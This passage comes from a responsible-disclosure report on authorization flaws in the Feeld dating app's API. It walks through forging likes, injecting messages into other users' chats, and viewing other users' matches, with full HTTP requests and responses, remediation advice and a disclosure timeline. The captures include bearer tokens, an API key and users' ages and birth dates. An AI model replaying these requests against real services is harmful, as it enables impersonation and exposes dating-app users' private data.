Miss from cloudfront 10 Via: 1.1 543bd78e28d38334d97d31a1d7aded16.cloudfront.net (CloudFront) 11 X-Amz-Cf-Pop: LHR50-P3 12 X-Amz-Cf-Id: 4BJwchK0h6w32PfUvRb5C7-dV6nr3wNzWu3FFxganV7qAp 13 14 {   "errors": [     {       "message": "You can not like a profile you own",       "locations": [         {           "line": 2,           "column": 3         }       ],       "path": [         "profileLike"       ],       "extensions": {         "code": "BAD_REQUEST",         "originalError": {           "message": "You can not like a profile you own",           "error": "LIKE_PROFILE_YOU_OWN",           "statusCode": 400         }       }     }   ],   "data": null }</pre>								

# Vulnerability #6 - Get a ‘Like’ from any user profile

## Reproduction steps:

3. Now, send a like from a random profile ‘....d3’ to one of our profiles ‘...1f’, while logged in as user ‘...9c’:

The screenshot shows a GraphQL request and response interface. The request is a mutation named 'ProfileLike' with variables specifying source and target profile IDs. The response is a JSON object containing the mutation result, showing a 'status' of 'SENT'.

Request		Response	
Pretty	Raw	Pretty	Raw
3hUd2tKMyIsImIhdCI6MTcwNjU0NTY2MSwiZXhwIjoxNzA2NTQ5MjYxLCJlbWFpbCI6InNvbnlfcG9ya0B5Yhvby5jb20iLCJlbWFpbF92ZXJpZmlzCI6dH1ZSwizmlyZWJhc2Ui0nsiaWRlbnRpdGlccyI6eyJlbWFpbCI6MyJzb255X3BvcmtAeWFob28uY29tIl19LCJzaWduX2luX3Byb3ZpZGVyIjoicGFzc3dvcmQifX0.qsg_FjMPwQbv2QV6czr1LJwp1x13XFd8vFdex3MWPxDMJ2oLihL94fL3GsK9kpLwjBnxmyJjSTUZnKgwg9InUm2qqA_7yuYp5RekA80E0Du_fuatDQZUWhIrTPnpeZ41wKGbKL31FGpiKV0HGw0Q7Rtlew4upjycPHh68pEVCJEEDZ58vbY2jJr_gsX16ZMfr0lqu28GyB8qYSHpHHFgP_VTSjQDB9Ajzjm1CsPEdd3xe0t4aDBIXE0PrDJ2qY_XravaPk5rsWSckktrN6Sjimj68jt0ft2FH8XT9f9qaKtH80Vz4-72NmDn-VkoTc-nT84HJm7IsIg4a-5ZszQ	6 X-Profile-Id: profile# <b>e6c48931-e634-42d3-9db1-9bf56fc1629c</b> 7 User-Agent: feeld-mobile 8 Content-Type: application/json 9 Content-Length: 1472 10 Accept-Encoding: gzip, deflate, br 11 { 12   "operationName": "ProfileLike", 13   "variables": { 14     "sourceProfileId": "profile#6bb0456d-7be4-48f8-b78d-17b0778566d3", 15     "targetProfileId": "profile#00ab5791-e42e-58e2-ab51-e30a453d791f" 16   }, 17   "query": 18     "mutation ProfileLike(\$sourceProfileId: String!, \$targetProfileId: String!) { 19       profileLike( 20         input: {sourceProfileId: \$sourceProfileId, targetProfileId: \$targetProfileId} 21       ) { 22         status 23         chat { 24           ...ChatListItemChatFragment 25           __typename 26         } 27         __typename 28       } 29     } 30   fragment ChatList on Chat { 31     ...ChatFragment 32     __typename 33   } 34 }	1 HTTP/2 200 OK 2 Content-Type: application/json; charset=utf-8 3 Content-Length: 165 4 Date: Mon, 29 Jan 2024 17:07:34 GMT 5 Vary: Origin 6 Access-Control-Allow-Origin: * 7 Cache-Control: no-store 8 Apigw-Requestid: ST81ni3ZiYcEJ8g= 9 X-Cache: Miss from cloudfront 10 Via: 1.1 3ffc494014d1d1ba7644f6707a2cf696.cloudfront.net 11 X-Amz-Cf-Pop: LHR50-P3 12 X-Amz-Cf-Id: QwzDGXupFf-1pE7dm96eki2PadHChg85Zk_Vl7wjy5M 13 { 14   "data": { 15     "profileLike": { 16       "status": "SENT", 17       "chat": null, 18       "__typename": "ProfileLikeInteractionOutput" 19     } 20   }, 21   "extensions": { 22     "requestId": "83a8c68e-a2c4-4499-9891-7fa4c42a6b38" 23   } 24 }	15

# Vulnerability #6 - Get a 'Like' from any user profile

## Reproduction steps:

4. Now get the profile details  
(ImaginaryName) of that user with  
profileId '...d3':

The screenshot shows a GraphQL debugger interface with two main sections: Request and Response.

**Request:**

```
Pretty Raw Hex GraphQL JSON Web Token
1 POST /graphql HTTP/2
2 Host: core.api.feeld.co
3 Accept: */*
4 Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6IjNiyjg3ZGNhM2JjYjY5ZDcyYjZjYmExYjU5YjMzY2M1mjI5N2Nh0GoiLCJ0eXAiOiJKV1Qifo0eyJpc3Mi0iJodHRwczovL3NlY3VyZXRva2VuLmdvb2dsZS5jb20vZjItcHJvZC01MzQ3NSIsImF1ZCI6ImYyLXByb20tNTM0NzUiLCJhdXRoX3RpWUij0je3MDkzNjU2NDksInVzXJfaWQi0iIzzWdVQjl5Z1N1ZXQ3dlhvVGVuMjhzeFR3a0ozIiwic3ViIjoiM2VnVUI5eWdTdWV0N3ZYb1Rlbji4c3hUd2tKMyisImlhdCI6MTcwOTQ1NDE3MSwiZXhwIjoxNzA5NDU3NzcxLCJlbWFpbCI6InNvbnlfcG9ya0B5YWhvby5jb20iLCJlbWFpbF92ZXJpZmlZCI6dHJ1ZSwiZmlyZWJhc2UiOnsiaWRlbnRpdGlcyI6eyJlbWFpbCI6WyJzb255X3BvcmtAewFob28uY29tIl19LCJzaWduX2luX3Byb3ZpZGVyIjoiGFzc3dvcmQifX0.moaTq_9APhXZYU0w-zz-WyoWMpCTczklDclJUMUjCyJrdSgwWw4U9hUaa-OhSJjeAkMQONxc31rFA_HOSSU3jLqmL7fwu0cRH2X5My7oZJy5W80f_CFe0wUdAVBIYuhnyy6rXsc7mQ4eeBo5s9gMcbl38EXdcwKgi6QvfX1ETT0iRb9jNZ2C_oY5enpTXxp3EISs9S5sidAsiJNaYKKHt7ujYq_DESJ75A4Gb5R4L7Exx0ZS4xgPv2E0_IsfoKbDpyZhVT1X5SGExKI6EjigLK3iJqks1b4ZSLTTcZsXPMTf910Ltb6F4edrAHHW7HxEvVUSolmhzyPF0aeQ
5 X-Profile-Id: profile#0ab5791-e42e-58e2-ab51-e30a453d791f
6 User-Agent: feeld-mobile
7 Content-Type: application/json
8 Content-Length: 2348
9 Accept-Encoding: gzip, deflate, br
10
11 {
    "operationName": "ProfileQuery",
    "variables": {
        "profileId": "profile#6bb0456d-7be4-48f8-b78d-17b0778566d3",
        "desires": [
            "THREESOME"
        ]
    },
    "query": "query ProfileQuery($profileId: String!) { \n    profile(id: $profileId) { \n        ...ProfileContentProfileFragment\n        streamUserId\n        __typename\n    } \n} \nfragment ProfileContentProfileFragment on Profile { \n    bio\n    age\n    dateOfBirth\n    desires\n    gender\n    id\n    status\n    imaginaryName\n    interactionStatus { \n        mine\n        theirs\n        __typename\n    } \n    interests\n    isMajestic\n    isVerified\n    lastSeen\n    location\n    ...ProfileLocationFragment\n    __typename\n}
```

**Response:**


```
Pretty Raw Hex Render Diff
2 Content-Type: application/json; charset=UTF-8
3 Vary: Accept-Encoding
4 Date: Sun, 03 Mar 2024 08:40:53 GMT
5 Vary: Origin
6 Access-Control-Allow-Origin: *
7 Cache-Control: no-store
8 Apigw-Requestid: UC2fYg5ZiYcEMXQ=
9 X-Cache: Miss from cloudfront
10 Via: 1.1 543bd78e28d38334d97d31a1d7aded16.cloudfront.net (CloudFront)
11 X-Amz-Cf-Pop: LHR50-P3
12 X-Amz-Cf-Id: ElH3kt0dseHvtwe0IvEfi3FekoYvQ0HP2gc_-3UmZqguKoM
13
14 {
    "data": {
        "profile": {
            "bio": null,
            "age": 26,
            "dateOfBirth": "1997-12-31T00:00:00.000Z",
            "desires": [
                "CASUAL",
                "CONNECTION",
                "DATES",
                "INTIMACY",
                "POLY",
                "RELATIONSHIP",
                "COUPLES",
                "FLIRTING",
                "AFTERCARE",
                "FOREPLAY"
            ],
            "gender": "WOMAN",
            "id": "profile#6bb0456d-7be4-48f8-b78d-17b0778566d3",
            "status": "ACTIVE",
            "imaginaryName": "Anni",
            "interactionStatus": {
                "mine": "NONE",
                "theirs": "LIKED"
            },
            "interests": null,
            "isMajestic": false,
            "isVerified": false,
            "lastSeen": null,
            "location": null
        }
    }
}
```

## Vulnerability #6 - Get a 'Like' from any user profile

### Reproduction steps:

5. Now, let's check our list of likes in the app to see if we received a like from user 'Anni'.

Given that we have a Premium account, we can view this information in the app. Indeed, we can see that we have received a 'Like' from 'Anni':



## Vulnerability #7 – Send messages in other people's chat



#1 Broken Object Level  
Authorization  
Category

**Details:** We discovered that we can send messages to other people's chats, even though we are not a participant in that chat.

**Instance:**

<https://chat.stream-io-api.com/channels/messaging/<ChannelID>/message>

(Method: POST)

# Vulnerability #7 – Send messages in other people's chat

## Reproduction steps:

1. Use the previous vulnerability 'Read other people's messages' to find the unique channelId where you want to add your message, such as the one shown below:  
'50dd83b1-9dda-4940-b6bb-04891e9500bd'. Add this channelId to the request path when you exploit this issue in step2 .

The screenshot shows a network request and response in a browser's developer tools. The request is a POST to `/channels?api_key=y4tp4akjeb49` with various headers and a JSON body containing a filter condition for a messaging channel with ID `7ad0dc22-8005-4d3e-8f4d-919c41294d51`. The response is a 201 Created status with standard CORS headers and a JSON object containing the created channel details, including its ID, type, and creation timestamp.

**Request**

Pretty Raw Hex JSON Web Token

```
1 POST /channels?api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIj
n0.7LLzAAWTxLhkUT2320gMQLw-sTwP1-uxcujkc0Fm6EA
5 Stream-Auth-Type: jwt
6 Content-Type: application/json
7 Content-Length: 101
8 Accept-Encoding: gzip, deflate, br
9 User-Agent: okhttp/4.10.0
10
11 {
  "filter_conditions":{
    "type":"messaging",
    "members":{
      "$in":[
        "7ad0dc22-8005-4d3e-8f4d-919c41294d51"
      ]
    }
  }
}
```

**Response**

Pretty Raw Hex Render Diff

```
1 HTTP/2 201 Created
2 Access-Control-Allow-Headers: x-requested-with, content-type, accept, authorization, x-csrf-token, x-stream-client, stream-auth-type, x-content-encoding, x-client-request-id
3 Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS
4 Access-Control-Allow-Origin: *
5 Access-Control-Max-Age: 86400
6 Cache-Control: no-cache
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 X-RateLimit-Limit: 40000
10 X-RateLimit-Remaining: 38810
11 X-RateLimit-Reset: 1709752980
12 Date: Wed, 06 Mar 2024 19:22:57 GMT
13 X-Envoy-Upstream-Service-Time: 92
14 Strict-Transport-Security: max-age=31536000; includeSubDomains
15 Server: stream-edge
16 Strict-Transport-Security: max-age=31536000; includeSubDomains
17
18 {
  "channels":[
    {
      "channel":{
        "id":"50dd83b1-9dda-4940-b6bb-04891e9500bd",
        "type":"messaging",
        "cid":"messaging:50dd83b1-9dda-4940-b6bb-04891e9500bd",
        "last_message_at":"2024-03-06T18:45:20.412231Z",
        "created_at":"2024-02-29T12:04:38.36244Z",
        "updated_at":"2024-02-29T12:04:38.362441Z",
        "created_by":{
          "id":"7ad0dc22-8005-4d3e-8f4d-919c41294d51",
          "role":"admin",
          "created_at":"2024-01-30T17:44:15.578446Z",
          "updated_at":"2024-01-31T15:11:05.097654Z",
          "last_active":"2024-03-06T18:44:57.4008217Z"
        }
      }
    }
  ]
}
```

# Vulnerability #7 – Send messages in other people's chat

## Reproduction steps:

2. Send a message to that channel id:

The screenshot shows a network request and response in a browser developer tools Network tab.

**Request**

Pretty	Raw	Hex	JSON Web Token
1 POST /channels/messaging/f0dd83b1-9dda-4940-b6bb-04891e9500bd/message?user_id=f30299eb-df4d-4685-92fa-be7aaaf2410d&connection_id=65e49e20-0a05-1a29-0000-00000089485d&api_key=y4tp4akjeb49 HTTP/2			
2 Host: chat.stream-io-api.com			
3 Accept: application/json, text/plain, */*			
4 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoizjmWjk5ZWItZGY0ZC00Njg1LTkyZmEtYmU3YWFhZjI0MTBkIn0.7LLzAAWTxLhkUT2320gMQLw-sTwP1-uxcujkc0Fm6EA			
5 Stream-Auth-Type: jwt			
6 X-Stream-Client: stream-chat-react-native-android-5.22.1			
7 X-Client-Request-Id: afdd65a8-7ea1-4370-bfcc-62a88ecbdb6b			
8 Content-Type: application/json			
9 Content-Length: 206			
10 Accept-Encoding: gzip, deflate, br			
11 User-Agent: okhttp/4.10.0			
12			
13 {			
"message":{			
"id":"9d59b2cd-a0de-40e9-9243-24cac70afcfc",			
"text":"Hello from the attacker",			
"mentioned_users":[			
],			
"custom_properties":{			
"type":"text",			
"status":"regular"			
},			
"attachments":[]			
},			
"skip_enrich_url":true			
}			

**Response**



Pretty	Raw	Hex	Render	Diff
1 HTTP/2 201 Created				
2 Access-Control-Allow-Headers: x-requested-with, content-type, accept, x-csrf-token, content-encoding, x-client-request-id				
3 Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTION				
4 Access-Control-Allow-Origin: *				
5 Access-Control-Max-Age: 86400				
6 Cache-Control: no-cache				
7 Content-Type: application/json; charset=utf-8				
8 Vary: Accept-Encoding				
9 X-RateLimit-Limit: 2000				
10 X-RateLimit-Remaining: 1775				
11 X-RateLimit-Reset: 1709753100				
12 Date: Wed, 06 Mar 2024 19:24:40 GMT				
13 Content-Length: 941				
14 X-Envoy-Upstream-Service-Time: 100				
15 Strict-Transport-Security: max-age=31536000; includeSubDomains				
16 Server: stream-edge				
17 Strict-Transport-Security: max-age=31536000; includeSubDomains				
18				
19 {				
"message":{				
"id":"9d59b2cd-a0de-40e9-9243-24cac70afcfc",				
"text":"Hello from the attacker",				
"html": "\u003cp\u003eHello from the attacker\u003c/p\u003e\n",				
"type":"regular",				
"user":{				
"id": "f30299eb-df4d-4685-92fa-be7aaaf2410d",				
"role": "admin",				
"created_at": "2024-01-29T08:27:47.605129Z",				
"updated_at": "2024-02-29T11:12:27.188477Z",				
"last_active": "2024-03-06T19:20:12.017336026Z",				
"pinned": false,				
"online": false,				
"profileIsIncognito": false,				
"name": "R"				

# Vulnerability #7 – Send messages in other people's chat

## Reproduction steps:

3.The victim will receive a notification, as seen on the right:  
Tap the notification and you will see the message.

The victim cannot verify whether this message comes from the partner they matched with, or from a 3<sup>rd</sup> party, an attacker, like in this case.



The chat displayed on the right, is between 2 users: 'D' and 'Bogdan'. Although, the system shows the notification is coming from user 'B' (the attacker's name), the attacker can change their name on their profile, as this field is editable and not unique.



#1 Broken Object Level  
Authorization  
Category

## Vulnerability #8 – View other people's matches

**Details:** We can check who did other people match with and their full profile information, such as 'imagineName', age, photos, gender, sexuality, status, data of birth.

**Instance:** <https://core.api.feeld.co/graphql>  
("operationName":"ChatListQuery")

# Vulnerability #8 – View other people's matches

## Reproduction steps:

1. Enter the mobile application and go to the 'Discover profiles' menu.
2. It will make a request to /graphql with the "operationName": "ChatListQuery", as seen below:

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

**Request:**

```
POST /graphql HTTP/2
Host: core.api.feeld.co
Accept: */*
Authorization: Bearer eyJhbGciOiSJUzI1NiIsImtpZCI6IjYw0Y4ZTMzN2ZjNzg1NTE0ZTExMGM2Dg0N2Y0M2M3NDM1M2U0YWYiLCJ0eXAi0i
JKV1QifQ.eyJpc3Mi0iJodHRwczovL3N1Y3VzXRva2VuLmdvb2dsZS5jb20vZjItchJvZC01MzQ3NSIsImf1ZC16ImYyL
XByb2QtNTM0NzUiLCJhdXRox3RpbwUi0je3MDkzNjU2NDksInVzZXJfaWQi0iIzZWdVQjL521N1ZXQ3dlhvVGVuMjhzeFR
3a0ozIiwic3ViIjoiM2VnVUI5eWdTdwM0N3ZYb1RlbjI4c3hUd2tKMyIsImIhdCI6MTcw0Tc5NTgwMywiZXhwIjoxNzASN
zk5NDAzLCJlbWFpbCI6InVbnlnfcG9ya0B5YWhby5jb25iLCJlbWFpbF92ZXJpZmllZC16dHJ1ZSwizmlyZwJhc2Ui0ns
iaWRlbzRpdGlx9LbWFpbCI6Wyp28iLCJlbWFpbF92ZXJpZmllZC16dHJ1ZSwizmlyZwJhc2Ui0ns
3dvcmQifX0.hD6EpKQrwPQnqXG5j1L5j7PHHMCKntna0Rpg3suLoV-7UX2RL40ITis4iaR6FtUSimQ5b5wL4w0NzHpx2
6Ve5nvzgUB72M_gIUbm@0HmMafzovl_16p601q0zT-usBGecq98e6r5AHFmdJla9TYjKJDzb-umIBfMnyPmZdkSa1J
ouxt@nemGC@qTJ79L5am7HM-LfpCfQnvZNGxUduzNe2AGIcahWLpwtWSSncojfVopLiPeG8mW-YcXaUlsxy_OsguWjBWLv
qzAZkQ2bLFbcuxrTkrWuSflQFBByGNJ2czpi8wn-YrivJLH1vx43jb_wFYKptCjx3u@vuFTw
X-Profile-Id: profile#e6c48931-e634-42d3-9db1-9bf56fc1629c
User-Agent: feeld-mobile
Content-Type: application/json
Content-Length: 2203
Accept-Encoding: gzip, deflate, br
{
  "operationName": "ChatListQuery",
  "variables": {
    "limit": 100,
    "profileId": "profile#e6c48931-e634-42d3-9db1-9bf56fc1629c"
  },
  "query": "query ChatListQuery($profileId: String!, $chatsCursor: String, $matchesCursor: String, $limit: Int = 25) {\n    profile(id: $profileId) {\n      id\n      chats(limit: 10, status: ACTIVE, cursor: $chatsCursor) {\n        nodes {\n          ...ChatListItemChatFragment\n          __typename\n        }\n        pageInfo {\n          hasNextPage\n          nextPageCursor\n          __typename\n        }\n      }\n      __typename\n    }\n    connectionsModalMatchesFragment {\n      __typename\n    }\n    fragment ChatListItemChatFragment on Chat {\n      id\n      name\n      type\n      streamChatId\n      status\n      __typename\n    }\n    fragment ChatFragment on Chat {\n      id\n      name\n      type\n      streamChatId\n      status\n      __typename\n    }\n    settingsChatFragment {\n      members {\n        __typename\n      }\n      __typename\n    }\n  }\n}
```

**Response:**

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Thu, 07 Mar 2024 07:48:55 GMT
Access-Control-Allow-Origin: *
Cache-Control: no-store
Apigw-RequestId: UP6oRhKkiYcEJ9g=
X-Cache: Miss from cloudfront
Via: 1.1 ad6a59dd9fdclafb57f7131fc9d96bf20.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: LHR0-P3
X-Amz-Cf-Id: WMkg3vb81tYTCD9-qXh6LX5bz2LoiNApJjewIzAbinW9AU0B5PS1Ng==
{
  "data": {
    "profile": {
      "id": "profile#e6c48931-e634-42d3-9db1-9bf56fc1629c",
      "chats": {
        "nodes": [
          {
            "id": "chat#6d61b0ec-363a-4a84-8f04-684e4383bfa4",
            "name": null,
            "type": "PRIVATE",
            "streamChatId": "3dfcbdb-74fb-4d75-8484-29b569a218e0",
            "status": "ACTIVE",
            "__typename": "Chat",
            "members": [
              {
                "id": "profile#e6c48931-e634-42d3-9db1-9bf56fc1629c",
                "status": "ACTIVE",
                "analyticsId": "f30299eb-df4d-4685-92fa-be7aaaf2410d",
                "imaginaryName": "B",
                "streamUserId": "f30299eb-df4d-4685-92fa-be7aaaf2410d",
                "age": 33,
                "dateOfBirth": "1991-02-27T00:00:00.000Z",
                "sexuality": "STRaIGHT"
              }
            ],
            "__typename": "Chat"
          }
        ],
        "__typename": "ConnectionsModalMatchesFragment"
      },
      "__typename": "Profile"
    }
  }
}
```

# Vulnerability #8 – View other people's matches

## Reproduction steps:

3. Change the profileId to that belonging to a victim user, such as: 00ab5791-e42e-58e2-ab51-e30a453d791f. Thus, we can view that account's matches, as seen below:

The screenshot shows a GraphQL debugger interface with two panels: Request and Response.

**Request:**

```
Pretty Raw Hex GraphQL JSON Web Token GraphQL (InQL - GraphQL Scanner)
1 POST /graphql HTTP/2
2 Host: core.api.feeld.co
3 Accept: /*
4 Authorization: Bearer eyJhbGciOiJSUzIiNiIsImpzCI6IjYwOWY4ZTMzN2ZjNzg1NTE0ZTExMGH2ZDg0N2Y0M2M3NDM1M2U0YWy1LCj8eXAi0i
JKV1QifQ.eJpc3Mi01JodHRwczoVl3N1Y3VyZXrva2VuLmdvb2dsZS5jb20vZjItcHjvZC01MzQ3NSIsInF1ZCI6InYyL
XByb2QfNTM0NzUiLCJhdXRoX3RpbwUi0je3MDkzNjU2NDksInVzZXJfaW0i0iIzZwdV0jlsZ1N1ZXQ3dlhvVGVuMjhzeFR
3a@oxiwiic3ViIjoiM2VnVUI5ewdTdw8N3ZYb1RlbjI4c3hUd2tKMyIsImIhdCI6MTcw0Tc5NTgwMywiZXhwIjoxNzASN
zk5NDazLCJlbWFpbCI6InNvbnlfG9ya@B5YWhvby5jb20iLCJlbWFpbF922XJpZmllZCI6dHJ1ZSwizmlyZWJhc2UiOns
iaWRlmRpdkGllcyI6eyJlbWFpbCI6WyJzb255X3BvcntAeWFob28uY29tI119LCJzaWduX2lux3Byb3ZpZGVyIjoiGfzc
3dvcm0ifX0.hDbEpR0wp0ngXG51L5j7PHhMKntna8Rpg3suL0v-7UX2RL4DItIs4iaR6FtU5Iism0Sb5wL4woNzHpx2
6Ve5nvzgUB72M_gIUbm00HjnMafzovL_16p6D1qDzT-us8Gecq89aE6r5AHFmdJla9TYjKJD2b-unIBfWNyPmZDkSa1J
ouxt0nemGC0qTJ79L5am7HM-LfpfQnVZNGxUduzNe2AGIcahWLpwtWSncojfVopL1PeG8mW-YcKaUlsxy_OsguWjBWLv
qzAZk02bLFbcusrTkrWuSflQFBpByGNj2czpiBwn-YrivJlH1vx43jb_wFYXptCjx3u0vuFTw
5 X-Profile-Id: profile#e6c48931-e634-42d3-9db1-9bf56fc1629c
6 User-Agent: feeld-mobile
7 Content-Type: application/json
8 Content-Length: 2203
9 Accept-Encoding: gzip, deflate, br
10
11 {
  "operationName": "ChatListQuery",
  "variables": {
    "limit": 100,
    "profileId": "profile#00ab5791-e42e-58e2-ab51-e30a453d791f"
  },
  "query": "query ChatListQuery($profileId: String!, $chatsCursor: String, $matchesCursor: String, $limit: Int = 25) { \n    profile(id: $profileId) { \n        id\n        chats(limit: 10, status: ACTIVE, cursor: $chatsCursor) { \n            nodes { \n                ...ChatListItemChatFragment\n                __typename\n            }\n            pageInfo { \n                hasNextPage\n                nextPageCursor\n                __typename\n            }\n            __typename\n        }\n        ...ConnectionsModalMatchesFragment\n        __typename\n    }\n    fragment ChatListItemChatFragment on Chat { \n        ...ChatFragment\n        __typename\n    }\n    fragment ChatFragment on Chat { \n        id\n        name\n        type\n        streamChatId\n        status\n        ...ChatSettingsChatFragment\n        members { \n            ...ChatMemberFragment\n            __typename\n        }\n        __typename\n    }\n}
```

**Response:**

```
Pretty Raw Hex Render Diff
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 Vary: Accept-Encoding
4 Date: Thu, 07 Mar 2024 07:24:01 GMT
5 Access-Control-Allow-Origin: *
6 Cache-Control: no-store
7 Apigw-Requestid: UP2-sikkiycEMVA=
8 X-Cache: Miss from cloudfront
9 Via: 1.1 0f9abff0779787e38b3d83ae17ff6224.cloudfront.net (CloudFront)
10 X-Amz-Cf-Pop: LHR50-P3
11 X-Amz-Cf-Id: iKewGrClWcZJKq2oIHvvGI7PzvUVnhvIYzVbzry84x0d9ht05v26g==
12
13 {
  "data": {
    "profile": {
      "id": "profile#00ab5791-e42e-58e2-ab51-e30a453d791f",
      "chats": {
        "nodes": [
          {
            "id": "chat#910e3676-ece4-4592-8ac0-9d02fa6743b7",
            "name": null,
            "type": "PRIVATE",
            "streamChatId": "50dd83b1-9dda-4940-b6bb-04891e9500bd",
            "status": "ACTIVE",
            "__typename": "Chat",
            "members": [
              {
                "id": "profile#00ab5791-e42e-58e2-ab51-e30a453d791f",
                "status": "ACTIVE",
                "analyticsId": "dz12dJkUiley",
                "imaginaryName": "Bogdan",
                "streamUserId": "63a0b904214b6d0001000166",
                "age": 34,
                "dateOfBirth": "1990-01-01T00:00:00.000Z",
                "sexuality": "STRIGHT"
              }
            ],
            "__typename": "Chat"
          }
        ],
        "__typename": "ConnectionsModalMatchesFragment"
      }
    }
  }
}
```

The response shows a JSON object with the profile and a list of chats. One chat is highlighted, showing its details: id, name (null), type (PRIVATE), streamChatId, status (ACTIVE), \_\_typename (Chat), members (one member), and \_\_typename (Chat).

# Remediation

## Developers:

1. Implement the authorization checks between users. These must be on the back-end and not front-end.
2. Implement user levels (ex: basic user, premium user).
3. Based on user levels, implement access controls between these & restrict the information returned to the user based on user level.

## DevSecOps:

1. Integrate security tools in your CI/CD pipeline. Challenging for tools discovering IDORs (GUIDs).

## CISO

1. Do data mapping – identify all personal data your org. collects, processes and stores, including where it is located and how it is used.
2. Implement Data Protection Measures: Introduce technical and organizational measures to protect personal data, such as encryption, access controls, and regular security testing.

## Fines:

1. In July 2024, Uber was fined 290million Euros for violating the GDPR's international data transfer rules, by transferring sensitive driver information to its US headquarters
2. In May 2025, Ireland DPC (Data Protection Commission) slammed TikTok With €530 Million GDPR Fine for sending EEA user data to China

# Remediation

## Feeld:

Have remediated all the issues we flagged.

2024/03/08 – The disclosure of all the above issues to Feeld.

2024/03/08 – Feeld asked for the testing account details used during testing.

2024/04/02 – Feeld – ‘We are continuing to review the findings. Hence, if you can **hold off** publication ... it would be helpful’

2024/05/28 – Feeld: ‘we deployed several fixes. Thus, we kindly ask that you **delay** your findings for a maximum of 2 weeks, allowing us to confirm that we have resolved the flags in your report and ensuring that the safety of our Members remains sound’.

**2024/06/08 – 3 months** have passed since the initial disclosure email.

2024/06/20 – Feeld: ‘We appreciate your patience. Meanwhile, the team is cleaning up a few remaining items’.

**2024/07/08 – 4 months** have passed.

